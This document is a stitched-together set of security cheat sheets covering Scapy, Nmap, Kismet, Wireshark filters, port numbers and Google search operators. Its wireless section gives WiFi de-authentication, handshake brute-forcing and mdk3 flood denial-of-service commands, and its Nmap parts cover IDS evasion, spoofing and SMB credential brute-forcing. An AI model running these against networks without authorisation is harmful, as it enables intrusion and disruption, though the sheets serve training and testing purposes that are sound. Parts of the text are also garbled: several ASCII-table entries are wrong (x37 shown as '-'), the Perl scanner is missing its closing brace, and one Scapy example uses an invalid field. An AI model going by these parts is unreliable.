ip=IP(src="1.1.1.1",dst="2.2.2.2")	Specify IP parameters
tcp=TCP(dport="443")	Specify TCP parameters
data="TCP data"	Specify data portion
packet=ip/tcp/data	Create IP()/TCP() packet
packet.show()	Display packet configuration
send(packet,count=1)	Send 1 packet @ layer 3
sendp(packet,count=2)	Send 2 packets @ layer 2
sendpfast(packet)	Send faster using tcpreplay
sr(packet)	Send 1 packet & get replies
sr1(packet)	Send only return 1st reply
for i in range(0,1000): send (packet)	Send packet 1000 times
sniff(count=100,iface=eth0)	Sniff 100 packets on eth0

SEND IPv6 ICMP MSG

```
sr(IPv6(src="::1", dst="::1")/ICMP())
```

UDP PACKET W/ SPECIFIC PAYLOAD:

```
ip=IP(src="::1", dst="::1")
u=UDP(dport=1234, sport=5678)
pay = "My UDP packet"
packet=ip/u/pay
packet.show()
wrpcap ("out.pcap",packet) : write to pcap
send(packet)
```

NTP FUZZER

```
packet=IP(src="::1", dst="::1")/UDP(dport=123)/fuzz(NTP(version=4,mode=4))
```

SEND HTTP MESSAGE

```
from scapy.all import *
# Add iptables rule to block attack box from sending RSTs
# Create web.txt with entire GET/POST packet data
fileweb = open("web.txt",'r')
data = fileweb.read()
ip = IP(dst="::1")
SYN=ip/TCP(rport=RandNum(6000,7000),dport=80,flags="S",seq=4)
SYNACK = sr1(SYN)
ACK=ip/TCP(sport=SYNACK.dport,dport=80,flags="A",seq=SYNACK.ack,ack=SYNACK.seq+1)/data
reply,error = sr(ACK)
print reply.show()
```

PERL

PERL PORT SCANNER

```
use strict; use IO::Socket;
for($port=0;$port<65535;$port++){
$remote=IO::Socket::INET->new(
Proto=>"tcp",PeerAddr= "127.0.0.1",PeerPort= $port);
if($remote){print "$port is open\n"; }
```

REGEX EXPRESSIONS

Expression	Description
^	Start of string
*	0 or more
+	1 or more
?	0 or 1
.	Any char but \n
{3}	Exactly 3
{3,}	3 or more
{3,5}	3 or 4 or 5
{3 5}	3 or 5
[345]	3 or 4 or 5
[^34]	Not 3 or 4
[a-z]	lowercase a-z
[A-Z]	uppercase A-Z
[0-9]	digit 0-9
\d	Digit
\D	Not digit
\w	A-Z,a-z,0-9
\W	Not A-Z,a-z,0-9
\s	White Space (\t\r\n\f)
\S	Not (\t\r\n\f)
reg[ex]	"rege" or "regx"
regex?	"rege" or "regex"
regex*	"rege" w/ 0 or more x
regex+	"rege" w/ 1 or more x
[Rr]egex	"Regex" or "regex"
\d{3}	Exactly 3 digits
\d{3,}	3 or more digits
[aeiou]	Any 1 vowel
(0[3-9] 1[0-9] 2[0-5])	Numbers 03-25

ASCII TABLE

x00 : NUL	x4b : K
x08 : BS	x4c : L
x09 : TAB	x4d : M
x0a : LF	x4e : N
x0d : CR	x4f : O
x1b : ESC	x50 : P
x20 : SPC	x51 : Q
x21 : !	x52 : R
x22 : "	x53 : S
x23 : #	x54 : T
x24 : \$	x55 : U
x25 : %	x56 : V
x26 : &	x57 : W
x27 : `	x58 : X
x28 : (x59 : Y
x29 :)	x5a : Z
x2a : ,	x5b : [
x2b : +	x5c : \
x2c : ,	x5d :]
x2d : -	x5e : ^
x2e : .	x5f : _
x2f : /	x60 : `
x30 : 0	x61 : a
x31 : 1	x62 : b
x32 : 2	x63 : c
x33 : 3	x64 : d
x34 : 4	x65 : e
x35 : 5	x66 : f
x36 : 6	x67 : g
x37 : -	x68 : h
x38 : 8	x69 : i
x39 : 9	x6a : j
x3a : :	x6b : k
x3b : ;	x6c : l
x3c : :	x6d : m
x3d : =	x6e : n
x3e : .	x6f : o
x3f : ?	x70 : p
x40 : @	x71 : q
x41 : A	x72 : r
x42 : B	x73 : s
x43 : C	x74 : t
x44 : D	x75 : u
x45 : E	x76 : v
x46 : F	x77 : w
x47 : G	x78 : x
x48 : H	x79 : y
x49 : I	x7a : z
x4a : J	

WIRELESS

FREQUENCY CHART

RFID	120-150 kHz (LF) 13.56 MHz (HF) 433 MHz (UHF)
Keyless Entry	315 MHz (N. Am) 433.92 MHz (Europe,Asia)
Cellular (US)	698-894 MHz 1710-1755 MHz 1850-1910 MHz 2110-2155 MHz
GPS	1227.60,1575.42 MHz
L Band	1-2 GHz
802.15.4 (ZigBee)	868 MHz (Europe) 915 MHz (US,Australia)
802.15.1 (Bluetooth)	2.4 GHz (worldwide)
802.11b/g	2.4 GHz
802.11a	5.0 GHz
802.11n	2.4/5.0 GHz
C Band	4-8 GHz
Ku Band	12-18 GHz
K Band	18-26.5 GHz
Ka Band	26.5-40 GHz

FCC ID LOOKUP

<https://apps.fcc.gov/oetcf/eas/reports/GenericSearch.cfm>

FREQUENCY DATABASE

<http://www.radioreference.com/apps/db/>

KISMET REFERENCE [5]

Command	Description
e	List Kismet servers
h	Help
z	Toggle full-screen view
n	Name current network
m	Toggle muting of sound
i	View detailed information for network
t	Tag or untag selected network
s	Sort network list
g	Group tagged networks
l	Show wireless card power levels
u	Ungroup current group
d	Dump printable strings
c	Show clients in current network
r	Packet rate graph
L	Lock channel hopping to selected channel
a	View network statistics
H	Return to normal channel hopping
p	Dump packet type
+/-	Expand/collapse groups
f	Follow network center
CTRL+L	Re-draw the screen
w	Track alerts
Q	Quit Kismet
x	Close popup window

LINUX WIFI COMMANDS

Command	Description
iwconfig	Wireless interface config
rfkill list	Identify wifi problems
rfkill unblock all	Turn on wifi
airdump-ng mon0	Monitor all interfaces

CONNECT TO UNSECURED WIFI

```
iwconfig ath0 essid $SSID  
ifconfig ath0 up  
dhclient ath0
```

CONNECT TO WEP WIFI NETWORK

```
iwconfig ath0 essid $SSID keykey  
ifconfig ath0 up  
dhclient ath0
```

CONNECT TO WPA-PSK WIFI NETWORK

```
iwconfig ath0 essid $SSID  
ifconfig ath0 up  
wpa_supplicant -B -i ath0 -c wpa-psk.conf  
dhclient ath0
```

CONNECT TO WPA-ENTERPRISE WIFI NETWORK

```
iwconfig ath0 essid $SSID  
ifconfig ath0 up  
wpa_supplicant -B -i ath0 -c wpa-ent.conf  
dhclient ath0
```

LINUX BLUETOOTH

Command	Description
hciconfig hci0 up	Turn on bluetooth interface
hcitool -i hci0 scan --flush --all	Scan for bluetooth devices
sdptool browse BD_ADDR	List open services
hciconfig hci0 name "NAME" class 0x520204	Set as discoverable
piscan	
pand -K	Clear pand sessions

LINUX WIFI TESTING

START MONITOR MODE INTERFACE

```
airmon-ng stop ath0  
airmon-ng start wifi0  
iwconfig ath0 channel $CH
```

CAPTURE CLIENT HANDSHAKE

```
airdump-ng -c $CH --bssid $AP -w file ath0      #Capture traffic  
aireplay-ng -0 10 -a $AP -c $CH ath0             #Force client de-auth
```

BRUTE FORCE HANDSHAKE

```
aircrack-ng -w wordlist capture.cap            # WPA-PSK  
asleep -r capture.cap -W dict.asleep          # LEAP  
eapmd5pass -r capture.cap -w wordlist        # EAP-MD5
```

DOS ATTACKS

```
mdk3 -int a -a $AP                         #Auth Flood  
mdk3 -int b -c $CH                          #Beacon Flood
```

SCRATCH PAD

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06 March 2014

Scripting Engine

```
-sc  Run default scripts  
--script=<ScriptName>|  
<ScriptCategory>|<ScriptDir>...  
    Run individual or groups of scripts  
--script-args=<Name1=Value1,...>  
    Use the list of script arguments  
--script-updatedb  
    Update script database
```

Script Categories

Nmap's script categories include, but are not limited to, the following:

auth: Utilize credentials or bypass authentication on target hosts.

broadcast: Discover hosts not included on command line by broadcasting on local network.

brute: Attempt to guess passwords on target systems, for a variety of protocols, including http, SNMP, IAX, MySQL, VNC, etc.

default: Scripts run automatically when -sC or -A are used.

discovery: Try to learn more information about target hosts through public sources of information, SNMP, directory services, and more.

dos: May cause denial of service conditions in target hosts.

exploit: Attempt to exploit target systems.

external: Interact with third-party systems not included in target list.

fuzzer: Send unexpected input in network protocol fields.

intrusive: May crash target, consume excessive resources, or otherwise impact target machines in a malicious fashion.

malware: Look for signs of malware infection on the target hosts.

safe: Designed not to impact target in a negative fashion.

version: Measure the version of software or protocol spoken by target hosts.

vul: Measure whether target systems have a known vulnerability.

Notable Scripts

A full list of Nmap Scripting Engine scripts is available at <http://nmap.org/nsedoc/>

Some particularly useful scripts include:

dns-zone-transfer: Attempts to pull a zone file (AXFR) from a DNS server.

```
$ nmap --script dns-zone-  
transfer.nse --script-args dns-zone-  
transfer.domain=<domain> -p53  
<hosts>
```

http-robots.txt: Harvests robots.txt files from discovered web servers.

```
$ nmap --script http-robots.txt  
<hosts>
```

smb-brute: Attempts to determine valid username and password combinations via automated guessing.

```
$ nmap --script smb-brute.nse -p445  
<hosts>
```

smb-psexec: Attempts to run a series of programs on the target machine, using credentials provided as scriptargs.

```
$ nmap --script smb-psexec.nse --  
script-args=smbuser=<username>,  
smbpass=<password>[,config=<config>]  
-p445 <hosts>
```

Nmap Cheat Sheet v1.0

POCKET REFERENCE GUIDE
SANS Institute
<http://www.sans.org>

Base Syntax

```
# nmap [ScanType] [Options] {targets}
```

Target Specification

IPv4 address: 192.168.1.1

IPv6 address: AABB:CCDD::FF%eth0

Host name: www.target.tgt

IP address range: 192.168.0-255.0-255

CIDR block: 192.168.0.0/16

Use file with lists of targets: -iL <filename>

Target Ports

No port range specified scans 1,000 most popular ports

-F Scan 100 most popular ports

-p<port1>-<port2> Port range

-p<port1>,<port2>,... Port List

-PU:53,U:110,T20-445 Mix TCP and UDP

-r Scan linearly (do not randomize ports)

--top-ports <n> Scan n most popular ports

-p-65535 Leaving off initial port in range makes Nmap scan start at port 1

-p0- Leaving off end port in range makes Nmap scan through port 65535

-p- Scan ports 1-65535

Probing Options	Fine-Grained Timing Options	Aggregate Timing Options
<ul style="list-style-type: none"> -Pn Don't probe (assume all hosts are up) -PB Default probe (TCP 80, 445 & ICMP) -PS<portlist> Check whether targets are up by probing TCP ports -PE Use ICMP Echo Request -PP Use ICMP Timestamp Request -PM Use ICMP Netmask Request 	<ul style="list-style-type: none"> --min-hostgroup/max-hostgroup <size> Parallel host scan group sizes --min-parallelism/max-parallelism <numprobes> Probe parallelization --min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout <time> Specifies probe round trip time. --max-retries <tries> Caps number of port scan probe retransmissions. --host-timeout <time> Give up on target after this long --scan-delay/--max-scan-delay <time> Adjust delay between probes --min-rate <number> Send packets no slower than <number> per second --max-rate <number> Send packets no faster than <number> per second 	<ul style="list-style-type: none"> -T0 <i>Paranoid</i>: Very slow, used for IDS evasion -T1 <i>Sneaky</i>: Quite slow, used for IDS evasion -T2 <i>Polite</i>: Slows down to consume less bandwidth, runs ~10 times slower than default -T3 <i>Normal</i>: Default, a dynamic timing model based on target responsiveness -T4 <i>Aggressive</i>: Assumes a fast and reliable network and may overwhelm targets -T5 <i>Insane</i>: Very aggressive; will likely overwhelm targets or miss open ports
Scan Types		Output Formats
<ul style="list-style-type: none"> -sP Probe only (host discovery, not port scan) -ss SYN Scan -sT TCP Connect Scan -sU UDP Scan -sV Version Scan -o OS Detection --scanflags Set custom list of TCP using URGACKPSHRSTSYNFIN in any order 		<ul style="list-style-type: none"> -oN Standard Nmap output -oG Greppable format -oX XML format -oA <basename> Generate Nmap, Greppable, and XML output files using basename for files
Misc Options		
		<ul style="list-style-type: none"> -n Disable reverse IP address lookups -6 Use IPv6 only -A Use several features, including OS Detection, Version Detection, Script Scanning (default), and traceroute --reason Display reason Nmap thinks port is open, closed, or filtered

Target specification

IP address, hostnames, networks, etc

Example: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254

-iL file input from list -iR n choose random targets, 0 never ending

--exclude --excludedfile file exclude host or list from file

Host discovery

-PS n tcp syn ping

-PM netmask req

-SL list scan

-n no DNS

--traceroute: trace path to host (for topology map)

-sP ping same as **-PP -PM -PS443 -PA80**

-PA n tcp ack ping

-PP timestamp req

-PO protocol ping

-R DNS resolution for all targets

-PU n udp ping

-PE echo req

-PN no ping

Port scanning techniques

-sS tcp syn scan

-sY sctp init scan

-sW tcp window

-sT tcp connect scan

-sZ sctp cookie echo

-sN -sF -sX null, fin, xmas

-sU udp scan

-sO ip protocol

-sA tcp ack

Port specification and scan order

-p n-m range **-p-** all ports

-p U:n-m,z T:n,m U for udp T for tcp

--top-ports n scan the highest-ratio ports

-p n,m,z individual

-F fast, common 100

-r don't randomize

Timing and performance

-T0 paranoid

-T3 normal

--min-hostgroup

--min-rate

--min-parallelism

--min-rtt-timeout

--max-retries

-T1 sneaky

-T4 aggressive

--max-hostgroup

--max-rate

--max-parallelism

--max-rtt-timeout

--host-timeout

-T2 polite

-T5 insane

--initial-rtt-timeout

--scan-delay

Examples

Quick scan

nmap -T4 -F

Fast scan (port80)

nmap -T4 --max_rtt_timeout 200 --initial_rtt_timeout 150 --min_hostgroup 512 --max_retries 0 -n -P0 -p80

Pingscan

nmap -sP -PE -PP -PS21,23,25,80,113,31339 -PA80,113,443,10042 --source-port 53 -T4

Slow comprehensive

nmap -sS -sU -T4 -A -v -PE -PP -PS21,22,23,25,80,113,31339 -PA80,113,443,10042 -PO --script all

Quick traceroute:

nmap -sP -PE -PS22,25,80 -PA21,23,80,3389 -PU -PO --traceroute

Service and version detection

-sV: version detection

--version-all try every single probe

--version-trace trace version scan activity

-O enable OS detection

--all-ports dont exclude ports

--fuzzy guess OS detection

--max-os-tries set the maximum number of tries against a target

Firewall/IDS evasion

-f fragment packets

-D d1,d2 cloak scan with decoys

-S ip spoof source address

-g source spoof source port

--randomize-hosts order

--spoof-mac mac change the src mac

Verbosity and debugging options

-v Increase verbosity level

--reason host and port reason

-d (1-9) set debugging level

--packet-trace trace packets

Interactive options

v/V increase/decrease verbosity level

d/D increase/decrease debugging level

p/P turn on/off packet tracing



Miscellaneous options

--resume file resume aborted scan (from oN or oG output)

-6 enable ipv6 scanning

-A aggressive same as **-O -sV -sC --traceroute**

Scripts

-sC perform scan with default scripts

--script file run script (or all)

--script-args n=v provide arguments

--script-trace print incoming and outgoing communication

Output

-oN normal

-oX xml

-oG grepable

-oA all outputs

Nmap 5

cheat sheet

WIRESHARK DISPLAY FILTERS • PART 1

packetlife.net

Ethernet			ARP		
eth.addr	eth.len	eth.src	arp.dst.hw_mac	arp.proto.size	
eth.dst	eth.lg	eth.trailer	arp.dst.proto_ipv4	arp.proto.type	
eth.ig	eth.multicast	eth.type	arp.hw.size	arp.src.hw_mac	
IEEE 802.1Q			ARP		
vlan.cfi	vlan.id	vlan.priority	arp.hw.type	arp.src.proto_ipv4	
vlan.etype	vlan.len	vlan.trailer	arp.opcode		
IPv4			TCP		
ip.addr	ip.fragment.overlap.conflict		tcp.ack	tcp.options.qs	
ip.checksum	ip.fragment.toolongfragment		tcp.checksum	tcp.options.sack	
ip.checksum_bad	ip.fragments		tcp.checksum_bad	tcp.options.sack_le	
ip.checksum_good	ip.hdr_len		tcp.checksum_good	tcp.options.sack_perm	
ip.dsfield	ip.host		tcp.continuation_to	tcp.options.sack_re	
ip.dsfield.ce	ip.id		tcp.dstport	tcp.options.time_stamp	
ip.dsfield.dscp	ip.len		tcp.flags	tcp.options.wscale	
ip.dsfield.ect	ip.proto		tcp.flags.ack	tcp.options.wscale_val	
ip.dst	ip.reassembled_in		tcp.flags.cwr	tcp.pdu.last_frame	
ip.dst_host	ip.src		tcp.flags.ecn	tcp.pdu.size	
ip.flags	ip.src_host		tcp.flags.fin	tcp.pdu.time	
ip.flags.df	ip.tos		tcp.flags.push	tcp.port	
ip.flags.mf	ip.tos.cost		tcp.flags.reset	tcp.reassembled_in	
ip.flags.rb	ip.tos.delay		tcp.flags.syn	tcp.segment	
ip.frag_offset	ip.tos.precedence		tcp.flags.urg	tcp.segment.error	
ip.fragment	ip.tos.reliability		tcp.hdr_len	tcp.segment.multipletails	
ip.fragment.error	ip.tos.throughput		tcp.len	tcp.segment.overlap	
ip.fragment.multipletails	ip.ttl		tcp.nxtseq	tcp.segment.overlap.conflict	
ip.fragment.overlap	ip.version		tcp.options	tcp.segment.toolongfragment	
IPv6			tcp.options.cc	tcp.segments	
ipv6.addr	ipv6.hop_opt		tcp.options.ccecho	tcp.seq	
ipv6.class	ipv6.host		tcp.options.ccnew	tcp.srcport	
ipv6.dst	ipv6.mipv6_home_address		tcp.options.echo	tcp.time_delta	
ipv6.dst_host	ipv6.mipv6_length		tcp.options.echo_reply	tcp.time_relative	
ipv6.dst_opt	ipv6.mipv6_type		tcp.options.md5	tcp.urgent_pointer	
ipv6.flow	ipv6.nxt		tcp.options.mss	tcp.window_size	
ipv6.fragment	ipv6.opt.pad1		tcp.options.mss_val		
ipv6.fragment.error	ipv6.opt.padn		UDP		
ipv6.fragment.more	ipv6.plen		udp.checksum	udp.dstport	udp.srcport
ipv6.fragment.multipletails	ipv6.reassembled_in		udp.checksum_bad	udp.length	
ipv6.fragment.offset	ipv6.routing_hdr		udp.checksum_good	udp.port	
ipv6.fragment.overlap	ipv6.routing_hdr.addr		Operators		Logic
ipv6.fragment.overlap.conflict	ipv6.routing_hdr.left		eq or ==	and or &&	Logical AND
ipv6.fragment.toolongfragment	ipv6.routing_hdr.type		ne or !=	or or	Logical OR
ipv6.fragments	ipv6.src		gt or >	xor or ^^	Logical XOR
ipv6.fragment.id	ipv6.src_host		lt or <	not or !	Logical NOT
ipv6.hlim	ipv6.version		ge or >=	[n] [...]	Substring operator
			le or <=		

WIRESHARK DISPLAY FILTERS • PART 2

packetlife.net

Frame Relay			ICMPv6		
fr.becn	fr.de		icmpv6.all_comp	icmpv6.option.name_type.fqdn	
fr.chdlctype	fr.dlci		icmpv6.checksum	icmpv6.option.name_x501	
fr.control	fr.dlcore_control		icmpv6.checksum_bad	icmpv6.option.rsa.key_hash	
fr.control.f	fr.ea		icmpv6.code	icmpv6.option.type	
fr.control.ftype	fr.fecn		icmpv6.comp	icmpv6.ra.cur_hop_limit	
fr.control.n_r	fr.lower_dlci		icmpv6.haad.ha_addrs	icmpv6.ra.reachable_time	
fr.control.n_s	fr.nlpid		icmpv6.identifier	icmpv6.ra.retrans_timer	
fr.control.p	fr.second_dlci		icmpv6.option	icmpv6.ra.router_lifetime	
fr.control.s_ftype	fr.snap.oui		icmpv6.option.cga	icmpv6.recursive_dns_serv	
fr.control.u_modifier_cmd	fr.snap.pid		icmpv6.option.length	icmpv6.type	
fr.control.u_modifier_resp	fr.snaptype		icmpv6.option.name_type		
fr.cr	fr.third_dlci		RIP		
fr.dc	fr.upper_dlci		rip.auth.passwd	rip.ip	rip.route_tag
PPP			rip.auth.type	rip.metric	rip.routing_domain
ppp.address	ppp.direction		rip.command	rip.netmask	rip.version
ppp.control	ppp.protocol		rip.family	rip.next_hop	
MPLS			BGP		
mpls.bottom	mpls.oam.defect_location		bgp.aggregator_as	bgp.mp_reach_nlri_ipv4_prefix	
mpls.cw.control	mpls.oam.defect_type		bgp.aggregator_origin	bgp.mp_unreach_nlri_ipv4_prefix	
mpls.cw.res	mpls.oam.frequency		bgp.as_path	bgp.multi_exit_disc	
mpls.exp	mpls.oam.function_type		bgp.cluster_identifier	bgp.next_hop	
mpls.label	mpls.oam.ttsi		bgp.cluster_list	bgp.nlri_prefix	
mpls.oam.bip16	mpls.ttl		bgp.community_as	bgp.origin	
ICMP			bgp.community_value	bgp.originator_id	
icmp.checksum	icmp.ident	icmp.seq	bgp.local_pref	bgp.type	
icmp.checksum_bad	icmp.mtu	icmp.type	bgp.mp_nlri_tnl_id	bgp.withdrawn_prefix	
icmp.code	icmp.redir_gw		HTTP		
DTP			http.accept	http.proxy_authorization	
dtp.neighbor	dtp.tlv_type	vtp.neighbor	http.accept_encoding	http.proxy_connect_host	
dtp.tlv_len	dtp.version		http.accept_language	http.proxy_connect_port	
VTP			http.authbasic	http.referer	
vtp.code	vtp.vlan_info.802_10_index		http.authorization	http.request	
vtp.conf_rev_num	vtp.vlan_info.isl_vlan_id		http.cache_control	http.request.method	
vtp.followers	vtp.vlan_info.len		http.connection	http.request.uri	
vtp.md	vtp.vlan_info.mtu_size		http.content_encoding	http.request.version	
vtp.md5_digest	vtp.vlan_info.status.vlan_susp		http.content_length	http.response	
vtp.md_len	vtp.vlan_info.tlv_len		http.content_type	http.response.code	
vtp.seq_num	vtp.vlan_info.tlv_type		http.cookie	http.server	
vtp.start_value	vtp.vlan_info.vlan_name		http.date	http.set_cookie	
vtp.upd_id	vtp.vlan_info.vlan_name_len		http.host	http.transfer_encoding	
vtp.upd_ts	vtp.vlan_info.vlan_type		http.last_modified	http.user_agent	
vtp.version			http.location	http.www_authenticate	
			http.notification	http.x_forwarded_for	
			http.proxy_authenticate		

TCP/UDP Port Numbers

7 Echo	554 RTSP	2745 Bagle.H	6891-6901 Windows Live
19 Chargen	546-547 DHCPv6	2967 Symantec AV	6970 Quicktime
20-21 FTP	560 rmonitor	3050 Interbase DB	7212 GhostSurf
22 SSH/SCP	563 NNTP over SSL	3074 XBOX Live	7648-7649 CU-SeeMe
23 Telnet	587 SMTP	3124 HTTP Proxy	8000 Internet Radio
25 SMTP	591 FileMaker	3127 MyDoom	8080 HTTP Proxy
42 WINS Replication	593 Microsoft DCOM	3128 HTTP Proxy	8086-8087 Kaspersky AV
43 WHOIS	631 Internet Printing	3222 GLBP	8118 Privoxy
49 TACACS	636 LDAP over SSL	3260 iSCSI Target	8200 VMware Server
53 DNS	639 MSDP (PIM)	3306 MySQL	8500 Adobe ColdFusion
67-68 DHCP/BOOTP	646 LDP (MPLS)	3389 Terminal Server	8767 TeamSpeak
69 TFTP	691 MS Exchange	3689 iTunes	8866 Bagle.B
70 Gopher	860 iSCSI	3690 Subversion	9100 HP JetDirect
79 Finger	873 rsync	3724 World of Warcraft	9101-9103 Bacula
80 HTTP	902 VMware Server	3784-3785 Ventrilo	9119 MXit
88 Kerberos	989-990 FTP over SSL	4333 mSQL	9800 WebDAV
102 MS Exchange	993 IMAP4 over SSL	4444 Blaster	9898 Dabber
110 POP3	995 POP3 over SSL	4664 Google Desktop	9988 Rbot/Spybot
113 Ident	1025 Microsoft RPC	4672 eMule	9999 Urchin
119 NNTP (Usenet)	1026-1029 Windows Messenger	4899 Radmin	10000 Webmin
123 NTP	1080 SOCKS Proxy	5000 UPnP	10000 BackupExec
135 Microsoft RPC	1080 MyDoom	5001 Slingbox	10113-10116 NetIQ
137-139 NetBIOS	1194 OpenVPN	5001 iperf	11371 OpenPGP
143 IMAP4	1214 Kazaa	5004-5005 RTP	12035-12036 Second Life
161-162 SNMP	1241 Nessus	5050 Yahoo! Messenger	12345 NetBus
177 XDMCP	1311 Dell OpenManage	5060 SIP	13720-13721 NetBackup
179 BGP	1337 WASTE	5190 AIM/ICQ	14567 Battlefield
201 AppleTalk	1433-1434 Microsoft SQL	5222-5223 XMPP/Jabber	15118 Dipnet/Oddbob
264 BGMP	1512 WINS	5432 PostgreSQL	19226 AdminSecure
318 TSP	1589 Cisco VQP	5500 VNC Server	19638 Ensim
381-383 HP Openview	1701 L2TP	5554 Sasser	20000 Usermin
389 LDAP	1723 MS PPTP	5631-5632 pcAnywhere	24800 Synergy
411-412 Direct Connect	1725 Steam	5800 VNC over HTTP	25999 Xfire
443 HTTP over SSL	1741 CiscoWorks 2000	5900+ VNC Server	27015 Half-Life
445 Microsoft DS	1755 MS Media Server	6000-6001 X11	27374 Sub7
464 Kerberos	1812-1813 RADIUS	6112 Battle.net	28960 Call of Duty
465 SMTP over SSL	1863 MSN	6129 DameWare	31337 Back Orifice
497 Retrospect	1985 Cisco HSRP	6257 WinMX	33434+ traceroute
500 ISAKMP	2000 Cisco SCCP	6346-6347 Gnutella	Legend
512 rexec	2002 Cisco ACS	6500 GameSpy Arcade	Chat
513 rlogin	2049 NFS	6566 SANE	Encrypted
514 syslog	2082-2083 cPanel	6588 AnalogX	Gaming
515 LPD/LPR	2100 Oracle XDB	6665-6669 IRC	Malicious
520 RIP	2222 DirectAdmin	6679/6697 IRC over SSL	Peer to Peer
521 RIPng (IPv6)	2302 Halo	6699 Napster	Streaming
540 UUCP	2483-2484 Oracle DB	6881-6999 BitTorrent	

IANA port assignments published at <http://www.iana.org/assignments/port-numbers>

Advanced Operators		
Advanced Operators	Meaning	What To Type Into Search Box (& Description of Results)
site:	Search only one website	conference site:www.sans.org (Search SANS site for conference info)
[#]...[#] or numrange:	Search within a range of numbers	plasma television \$1000...1500 (Search for plasma televisions between \$1000 and \$1500)
date:	Search only a range of months	hockey date: 3 (Search for hockey references within past 3 months; 6 and 12-month date-restrict options also available)
safesearch:	Exclude adult-content	safesearch: sex education (Search for sex education material without returning adult sites)
link:	linked pages	link:www.sans.org (Find pages that link to the SANS website)
info:	Info about a page	info:www.sans.org (Find information about the SANS website)
related:	Related pages	related:www.stanford.edu (Find websites related to the Stanford website)
intitle:	Searches for strings in the title of the page	intitle:conference (Find pages with "conference" in the page title)
allintitle:	Searches for all strings within the page title	allintitle:conference SANS (Find pages with "conference" and "SANS" in the page title. Doesn't combine well with other operators)
inurl:	Searches for strings in the URL	inurl:conference (Find pages with the string "conference" in the URL)
allinurl:	Searches for all strings within the URL	allinurl:conference SANS (Find pages with "conference" and "SANS" in the URL. Doesn't combine well with other operators)
filetype: or ext:	Searches for files with that file extension	filetype:ppt (Find files with the "ppt" file extension. ".ppt" are MS PowerPoint files.)
cache:	Display the Google cache of the page	cache:www.sans.org (Show the cached version of the page without performing the search)
phonebook: or rphonebook: or bphonebook	Display all, residential, business phone listings	phonebook:Rick Smith MD (Find all phone book listing for Rick Smith in Maryland. Cannot combine with other searches)
author:	Searches for the author of a newsgroup post	author:Rick (Find all newsgroup postings with "Rick" in the author name or email address. Must be used with a Google Group search)
insubject:	Search only in the subject of a newsgroup post	insubject:Mac OS X (Find all newsgroup postings with "Mac OS X" in the subject of the post. Must be used with a Google Group search)
define:	Various definitions of the word or phrase	define:sarcastic (Get the definition of the word sarcastic)
stock:	Get information on a stock abbreviation	stock:AAPL (Get the stock information for Apple Computer, Inc.)

Number Searching	
Number Searching	Description
1Z9999W999999999999	UPS tracking numbers
999999999999	FedEx tracking numbers
9999 9999 9999 9999 9999 99	USPS tracking numbers
AAAAA999A9AA99999	Vehicle Identification Numbers (VIN)
305214274002	UPC codes
202	Telephone area codes
patent 5123123	Patent numbers (Remember to put the word "patent" before your patent number)
n199ua	FAA airplane registration numbers (An airplane's FAA registration number is typically printed on its tail)
fcc B4Z-34009-PIR	FCC equipment IDs (Remember to put the word "fcc" before the equipment ID)

Calculator Operators		
Operators	Meaning	Type Into Search Box
+	addition	45 + 39
-	subtraction	45 - 39
*	multiplication	45 * 39
/	division	45 / 39
% of	percentage of	45% of 39
[^]	raise to a power	2^5 (2 to the 5th power)

Operator Examples	
Operator Example	Finds Pages Containing
sailboat chesapeake bay	the words sailboat , Chesapeake and Bay
sloop OR yawl	either the word sloop or the word yawl
"To each his own"	the exact phrase to each his own
virus -computer	the word virus but NOT the word computer
Star Wars Episode +III	This movie title, including the roman numeral III
~boat loan	loan info for both the word boat and its synonyms: canoe , ferry , etc.
define:sarcastic	definitions of the word sarcastic from the Web
mac * x	the words Mac and X separated by exactly one word
I'm Feeling Lucky (Google link)	Takes you directly to first web page returned for your query

Search Parameters		
Search Parameters	Value	Description of Use in Google Search URLs
q	the search term	The search term
filter	0 or 1	If filter is set to 0, show potentially duplicate results.
as_epq	a search phrase	The value submitted is as an exact phrase. No need to surround with quotes.
as_ft	i = include e = exclude	The file type indicated by as_filetype is included or excluded in the search.
as_filetype	a file extension	The file type is included or excluded in the search indicated by as_ft .
as_occt	any = anywhere title = page title body = text of page url = in the page URL links = in links to the page	Find the search term in the specified location.
as_dt	i = include e = exclude	The site or domain indicated by as_siteseach is included or excluded in the search.
as_siteseach	site or domain	The file type is included or excluded in the search indicated by as_dt .
as_qdr	m3 = three months m6 = six months y = past year	Locate pages updated with in the specified time frame.

Google Hacking and Defense Cheat Sheet

POCKET REFERENCE GUIDE

SANS Stay Sharp Program
<http://www.sans.org>
<http://www.sans.org/staysharp>

Purpose

This document aims to be a quick reference outlining all Google operators, their meaning, and examples of their usage.

What to use this sheet for

Use this sheet as a handy reference that outlines the various Google searches that you can perform. It is meant to support you throughout the Google Hacking and Defense course and can be used as a quick reference guide and refresher on all Google advanced operators used in this course. The student could also use this sheet as guidance in building innovative operator combinations and new search techniques.

This sheet is split into these sections:

- Operator Examples
- Advanced Operators
- Number Searching
- Calculator Operators
- Search Parameters

References:

<http://www.google.com/intl/en/help/refinerearch.html>
<http://johnny.ihackstuff.com>
<http://www.google.com/intl/en/help/cheatsheet.html>

Basic Commands**ls()**

```
List all available protocols and protocol options
```

lsc()

```
List all available scapy command functions
```

conf

```
Show/set scapy configuration parameters
```

Constructing Packets

Setting protocol fields

```
>>> ip=IP(src="10.0.0.1")
>>> ip.dst="10.0.0.2"
```

Combining layers

```
>>> l3=IP()/TCP()
>>> l2=Ether()/l3
```

Splitting layers apart

```
>>> l2.getlayer(1)
<IP frag=0 proto=tcp |<TCP |>
>>> l2.getlayer(2)
<TCP |>
```

Displaying Packets

Show an entire packet

```
>>> (Ether()/IPv6()).show()
```

```
###[ Ethernet ]###

```

```
dst= ff:ff:ff:ff:ff:ff
src= 00:00:00:00:00:00
```

```
type= 0x86dd
```

```
###[ IPv6 ]###

```

```
version= 6
```

```
tc= 0
```

```
fl= 0
```

```
plen= None
```

```
nh= No Next Header
```

```
hlim= 64
```

```
src= ::1
```

```
dst= ::1
```

Show field types with default values

```
>>> ls(UDP())
```

```
sport : ShortEnumField = 1025 (53)
```

```
dport : ShortEnumField = 53 (53)
```

```
len : ShortField = None (None)
```

```
checksum : XShortField = None (None)
```

Fuzzing

Randomize fields where applicable

```
>>> fuzz(ICMP()).show()
```

```
###[ ICMP ]###

```

```
type= <RandByte>
```

```
code= 227
```

```
checksum= None
```

```
unused= <RandInt>
```

Specifying Addresses and Values

Explicit IP address (use quotation marks)

```
>>> IP(dst="192.0.2.1")
```

